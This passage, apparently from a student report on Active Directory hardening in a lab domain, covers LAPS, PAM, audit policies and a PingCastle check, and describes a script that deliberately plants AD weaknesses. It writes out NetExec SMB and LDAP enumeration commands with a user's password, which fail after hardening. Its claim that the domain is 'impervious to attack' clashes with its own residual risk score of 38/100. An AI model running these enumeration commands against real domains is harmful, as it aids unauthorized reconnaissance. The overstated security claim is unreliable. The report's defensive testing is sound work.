By configuring the LAPS GPO, we enforce password management for local administrator accounts on domain-joined machines, ensuring that passwords are strong, regularly updated, and securely managed.

Settings:

- **Enable local admin password management:** Enabled
- **Password Complexity:** Large letters, small letters, numbers, special characters
- **Password Length:** 14 characters
- **Password Age:** 30 days




Figure 3.45: Configuring LAPS Group Policy Settings

4.8.7 Managing and Linking the LAPS GPO

Process:

- Create and link the Group Policy Object (GPO) for LAPS to the "Computers" Organizational Unit (OU).
- Use the GPO management interface to assign the LAPS GPO and ensure its policies are applied to the relevant computers.

Objective:

Linking the LAPS GPO to the correct Organizational Unit (OU) ensures that the local administrator password management policies defined in the GPO are applied to the appropriate machines. This ensures consistent application of security policies across all relevant computers in the domain.

Settings:

- **Create a new GPO:** Create and configure a new GPO specifically for LAPS.
- **Link GPO:** Link the newly created GPO to the "Computers" OU to apply the password management policies.
- **Block inheritance:** Optionally, block inheritance from higher-level OUs if necessary to prevent unwanted policies from being applied.




Figure 3.46: Linking LAPS GPO to OU




Figure 3.47: choosing the LAPS GPO

4.9 Enabling Privileged Access Management (PAM)

Process:

Use the `Enable-ADOptionalFeature` command to enable the "Privileged Access Management (PAM)" feature in Active Directory.

Objective:

Enabling the PAM feature helps to enhance the security and management of privileged accounts, ensuring that access to sensitive administrative resources is tightly controlled and monitored.

Settings:

- **Identity:** Privileged Access Management Feature
- **Scope:** ForestOrConfigurationSet
- **Target:** minipj.local




Figure 3.48: Enabling PAM

5 Enhancing auditing and monitoring mechanisms to detect suspicious activities

5.1 Configuring Audit Policies for Active Directory

Process:

The screenshot shows the configuration of audit policies for **Active Directory**. These policies are crucial for monitoring and tracking access to sensitive objects and services within the domain. Auditing helps ensure that any unauthorized or suspicious activities are detected and logged for further investigation.

Objective:

These audit policies enhance security by keeping track of various critical events within the domain, such as access to the directory service, privilege usage, and account management activities. Proper auditing plays a key role in identifying potential security breaches or misconfigurations.

Settings:

- **Audit Directory Service Access:** Success, Failure
- **Audit Object Access:** Success, Failure
- **Audit Privilege Use:** Success, Failure
- **Audit Account Management:** Success, Failure
- **Audit Process Tracking:** Success, Failure
- **Audit Logon Events:** Success, Failure
- **Audit Account Logon Events:** Success, Failure
- **Audit System Events:** Success, Failure
- **Audit Policy Changes:** Success, Failure




Figure 3.49: configured settings

Explanation:

This section outlines the **Audit Policy settings**. By setting both **Success** and **Failure** auditing for these categories, administrators can track not only authorized access but also potential security violations, providing a comprehensive view of activities across the network.

5.2 Monitoring Event Logs for Audit Success

Process:

The screenshot displays logs from the **Event Viewer**, specifically focusing on **Security Logs**. These logs are crucial for tracking audit successes and monitoring login events within the system. It shows detailed entries of successful account logon events (Event ID 4624) and special logons (Event ID 4672).

Objective:

This step emphasizes monitoring the event logs, particularly focusing on **successful audit events**. By reviewing these logs, system administrators can ensure that all legitimate activities are properly logged, allowing for a clear record of who accessed the system and when. It also assists in identifying any abnormal activities, ensuring transparency in system access.

Details:

- **Event ID 4624 (Logon):** Indicates a successful logon attempt, providing information about the account and session details.
- **Event ID 4672 (Special Logon):** Indicates a logon with special privileges, which is often associated with administrative access or system-level privileges.




Figure 3.50: Monitoring Logs

5.3 Running a Domain Health Check with PingCastle

Process:

Run the **PingCastle** healthcheck to perform a comprehensive analysis of the domain's security posture and configuration.


Objective:

Performing a healthcheck with **PingCastle** allows for identifying potential security risks, misconfigurations, or vulnerabilities within the domain, enabling administrators to address these issues before they are exploited.

Settings:

- **PingCastle Healthcheck:** Initiated with the command `PingCastle.exe --healthcheck` for domain `MINIPJ.local`
- **Domain Information:** Information about approximately 195 objects was collected in the domain.

- **Analysis Areas:** User data, computer data, trust data, privileged group permissions, critical infrastructure objects, delegation data, GPO data, PKI data, SCCM data, Exchange data, and anomaly data.



```

C:\Users\Administrateur> C:\Users\Administrateur\Desktop\PingCastle_3.3.0.1\PingCastle.exe --healthcheck
Free Edition of PingCastle 3.3.0 - Not for commercial use
Starting the task: Perform analysis for MINIPJ.local
[14:23:17] Getting domain information (MINIPJ.local)
[14:23:17] Gathering general data
[14:23:17] This domain contains approximatively 195 objects
[14:23:17] Gathering user data
[14:23:17] Gathering computer data
[14:23:18] Gathering trust data
[14:23:18] Gathering privileged group and permissions data
[14:23:18] - Initialize
[14:23:18] - Searching for critical and infrastructure objects
[14:23:18] - Collecting objects - Iteration 1
[14:23:18] - Collecting objects - Iteration 2
[14:23:18] - Collecting objects - Iteration 3
[14:23:18] - Collecting objects - Iteration 4
[14:23:18] - Collecting objects - Iteration 5
[14:23:18] - Completing object collection
[14:23:18] - Export completed
[14:23:18] Gathering delegation data
[14:23:18] Gathering gpo data
[14:23:18] Gathering pki data
[14:23:21] Gathering sccm data
[14:23:21] Gathering exchange data
[14:23:21] Gathering anomaly data
  
```

Figure 3.51: Domain Health Check with PingCastle

5.4 Analyzing Domain Risk with PingCastle Indicators

Process:

After running the **PingCastle healthcheck**, a report is generated, summarizing the security assessment of the domain **MINIPJ.local** with a risk score based on several key indicators.

Objective:

The goal of this analysis is to evaluate the security health of the domain by focusing on critical areas that could pose a security risk if not configured properly. These indicators help identify vulnerabilities that may need to be addressed to improve the overall domain security.

Settings:

- **Domain Risk Level:** 38 / 100 (lower is better)
- **Indicators Analyzed:** Trusts, Anomalies, Stale Objects, Privileged Accounts
 - **Trusts:** 0 / 100 (Connections between Active Directory domains)
 - **Anomalies:** 38 / 100 (Specific security control points)
 - **Stale Objects:** 6 / 100 (Operations related to user or computer objects)
 - **Privileged Accounts:** 30 / 100 (Administrators of the Active Directory)

Explanation:

The screenshot presents the **PingCastle risk report**, which evaluates the domain **MINIPJ.local** using four primary indicators:

1. **Trusts:** A score of 0 indicates no significant risks in trust relationships between Active Directory domains, which is positive.
2. **Anomalies:** A score of 38 highlights the presence of potential security issues based on anomalies detected in the domain's configuration.
3. **Stale Objects:** The score of 6 indicates that there may be some outdated or unused user and computer objects within the domain, which could pose a risk if not properly cleaned up.
4. **Privileged Accounts:** A score of 30 suggests some risks related to the management of privileged accounts in the domain, such as potentially misconfigured or overly permissive administrator accounts.




Figure 3.52: Domain Risk Analysis

5.5 Comparison to Initial PingCastle Test:

The improvement in the domain's security posture is remarkable when compared to the **first PingCastle test**. Initially, the domain scored a **100% risk level**, indicating serious vulnerabilities and misconfigurations. However, after implementing security measures, such as hardening the Active Directory environment, activating LAPS, configuring firewalls, and addressing privileged account risks, the domain's risk level has dramatically decreased to **38 / 100**. This significant reduction highlights the effectiveness of the hardening measures and demonstrates substantial progress in securing the domain.

5.6 Post-Hardening Results

After applying these measures, the same `nxc smb` command was executed. The results indicated that SMBv1 was no longer available, and guest access to SMB shares was denied:

the error :

STATUS_LOGON_FAILURE

Command Output:

```
(crimetime@CRIMETIME)-[~]
$ nxc smb 192.168.171.143 -u 'guest' -p '' --shares --users
SMB 192.168.171.143 445 MINIPJ-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:False)
SMB 192.168.171.143 445 MINIPJ-DC [-] MINIPJ.local\guest: STATUS_LOGON_FAILURE
```

Figure 3.53: SMBv1 and NTLM Disabled

Additionally, attempting to use Kerberos authentication (`-k` flag) resulted in an error indicating that the guest account lacked sufficient privileges:

the error :

KDC_ERR_C_PRINCIPAL_UNKNOWN

Command Output:

```
(crimetime@CRIMETIME)-[~]
$ nxc smb minipj.local -u Guest -p '' --shares --users -k
SMB minipj.local 445 MINIPJ-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:False)
SMB minipj.local 445 MINIPJ-DC [-] MINIPJ.local\Guest: KDC_ERR_C_PRINCIPAL_UNKNOWN
```

Figure 3.54: Kerberos Authentication Failure

During the reassessment, attempts to retrieve user descriptions and other sensitive information via the LDAP protocol were significantly restricted. This change underscores the impact of properly securing the environment.

The following command was executed using the legitimate credentials of a standard user, `azizmoussa`, to simulate an authenticated enumeration attempt:

```
(crimetime@CRIMETIME)-[~]
$ nxc ldap minipj.local -u azizmoussa -p 'P@ssw0rd123456' -M get-desc-users -k
SMB minipj.local 445 MINIPJ-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:MINIPJ-DC) (domain:MINIPJ.local) (signing:True) (SMBv1:False)
LDAP minipj.local 389 MINIPJ-DC [+] MINIPJ.local\azizmoussa:P@ssw0rd123456
GET-DESC... minipj.local 389 MINIPJ-DC [+] Found following users:
GET-DESC... minipj.local 389 MINIPJ-DC User: Administrateur description:
```

Figure 3.55: Restricted LDAP Access

Key observations include:

- **Minimal Data Exposure:**

In the post-hardening phase, the description field for the user `Administrateur` was no longer populated with sensitive information. Unlike the initial state, where detailed user descriptions were retrievable, this modification prevents attackers from leveraging publicly accessible data for lateral movement or privilege escalation.

- **Reduced Enumeration Scope:**

Attempts to query further information about users yielded only limited results. Previously accessible details such as organizational roles, email addresses, and other metadata were no longer available, effectively restricting reconnaissance opportunities for attackers.

- **LDAP Hardening:**

The LDAP protocol was reinforced with security controls, ensuring that sensitive attributes are not accessible to standard users. Additionally, LDAP signing was enforced, further securing the communication against potential tampering or interception.

5.7 A Fortress Impervious to Attack

Following the hardening measures, all attempts to execute attacks or escalate privileges within the Active Directory environment were rendered ineffective. External attempts to gain unauthorized access were intercepted by secure configurations, while internal reconnaissance revealed no exploitable misconfigurations or weak permissions. The combination of tightened access controls, proper role segregation, and effective auditing ensured a highly secure environment, leaving no viable attack paths. This demonstrates the success of our hardening efforts in fortifying the system against both external threats and internal exploitation attempts.

6 conclusion

By addressing each identified vulnerability and implementing targeted hardening measures, we have transformed our Active Directory environment into a secure and resilient system. Misconfigurations were eliminated, excessive privileges curtailed, and robust auditing mechanisms introduced. The once-fragile infrastructure now stands fortified, effectively resisting both internal and external threats. This chapter concludes with an environment no longer vulnerable but prepared to defend against advanced attacks, fulfilling our mission to secure the foundation of the network.

General Conclusion

In the ever-evolving digital landscape, ensuring the security of critical infrastructure has become a paramount concern for organizations worldwide. As businesses increasingly rely on interconnected systems, the risk of cyberattacks targeting sensitive data and operations is more prominent than ever. In this context, Active Directory, a central component of many organizations' IT environments, plays a pivotal role in managing identities and resources across networks. However, its complexity and significance make it an attractive target for attackers, and understanding its vulnerabilities is crucial for safeguarding an organization's infrastructure. This report set out to examine the vulnerabilities within Active Directory through penetration testing and provide recommendations for hardening its security. The first chapter provided an in-depth exploration of the various vulnerabilities inherent in Active Directory. We learned that AD has numerous weaknesses, some of which, if exploited, can have devastating consequences on the security of an organization's network. Misconfigurations, improper management of user privileges, and protocol-related vulnerabilities were identified as major threats.

In the second chapter, we focused on penetration testing within a vulnerable Active Directory environment. The testing demonstrated how attackers could exploit these vulnerabilities, leading to privilege escalation, unauthorized access, and potential compromise of sensitive data. We gained practical insights into the attack vectors commonly used by malicious actors and how these weaknesses can be exploited to gain unauthorized control over the network.

Finally, the third chapter discussed the hardening process of Active Directory. From our analysis, we learned that implementing best practices, such as tightening access controls, configuring proper group policies, and applying security patches, significantly enhances the security of Active Directory. Moreover, the implementation of tools such as Privileged Access Management (PAM) and the Local Administrator Password Solution (LAPS) can further mitigate risks.

While this report has provided a comprehensive analysis of Active Directory vulnerabilities and their corresponding mitigations, further work can improve the overall effectiveness of AD hardening. One area that could be explored in future studies is the integration of advanced monitoring and auditing mechanisms to detect suspicious activities within Active Directory environments more efficiently. Additionally, automating vulnerability assessment tools could help organizations continuously monitor their AD configurations and promptly address potential security gaps.

Moreover, as cyber threats continue to evolve, continuous training for IT professionals responsible for AD management is essential. Keeping up with the latest security trends and best practices can help organizations stay ahead of emerging threats and enhance their defense strategies.

Bibliography

- [1] Accessed: November 8, 2024. URL: <https://www.computerweekly.com/news/1280096067/Five-steps-to-using-the-Kerberos-protocol>.
- [2] Accessed: November 8, 2024. URL: <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview>.
- [3] Accessed: November 8, 2024. URL: <https://alternativeto.net/software/microsoft-active-directory/>.
- [4] Accessed: November 8, 2024. URL: <https://en.hackndo.com/kerberos/>.
- [5] Accessed: November 8, 2024. URL: <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse>.
- [6] Accessed: November 8, 2024. URL: <https://www.geeksforgeeks.org/kerberos/>.
- [7] Accessed: November 8, 2024. URL: <https://www.kerberos.org/software/tutorial.html>.
- [8] Accessed: November 8, 2024. URL: <https://www.okta.com/fr/identity-101/ldap-vs-active-directory/>.
- [9] Accessed: November 8, 2024. URL: <https://ldap.com/the-ldap-bind-operation/>.
- [10] Accessed: November 8, 2024. URL: <https://www.fortinet.com/resources/cyberglossary/vulnerability-assessment>.
- [11] Accessed: November 8, 2024. URL: <https://www.esecurityplanet.com/networks/a-powershell-script-to-mitigate-active-directory-security-risks/>.
- [12] Accessed: November 8, 2024. URL: <https://pandorafms.com/blog/fr/hardening/>.
- [13] Accessed: November 8, 2024. URL: <https://www.semperis.com/blog/top-active-directory-hardening-strategies>.
- [14] Accessed: November 8, 2024. URL: <https://news.sophos.com/en-us/2023/08/23/active-adversary-for-tech-leaders/>.
- [15] Accessed: November 8, 2024. URL: <https://securityboulevard.com/2024/01/nsa-top-ten-cybersecurity-misconfigurations-an-active-directory-perspective-part-2/>.
- [16] Accessed: November 8, 2024. URL: <https://certes.ai/2024/10/15/protecting-active-directory/>.

Appendix A

setting up Vulnerable AD

In the context of this project, understanding and addressing security vulnerabilities in an Active Directory (AD) environment required first simulating an insecure setup. This process involved intentionally misconfiguring certain elements of the AD infrastructure to replicate common real-world vulnerabilities. By doing so, we were able to simulate attacks, evaluate their impacts, and develop targeted hardening strategies.

To achieve this, we utilized a **PowerShell script** that automated the introduction of several misconfigurations and weaknesses into the environment. These vulnerabilities were carefully selected to reflect those most frequently exploited in enterprise settings, such as excessive privileges, weak authentication mechanisms, and inadequate logging or monitoring.




Figure A.1: Configuring Vulnerable AD Environment

The flowcharts depict the functionality of the VulnAD script, focusing on the creation of users and groups within an Active Directory (AD) environment. The first flowchart highlights how users are generated with random names and added to groups. The second flowchart expands on this by showcasing the Invoke-VulnAD Function, which integrates multiple features: it adds users to hierarchical AD groups (High, Mid, and Normal), simulates vulnerabilities such as Bad ACLs, Kerberoasting, AS-REP Roasting, and disables SMB signing for security assessments. Additionally, it allows for setting password policies, including lockout duration and password complexity, to create an environment mimicking real-world AD weaknesses for testing and training.




Figure A.2: User Creation Process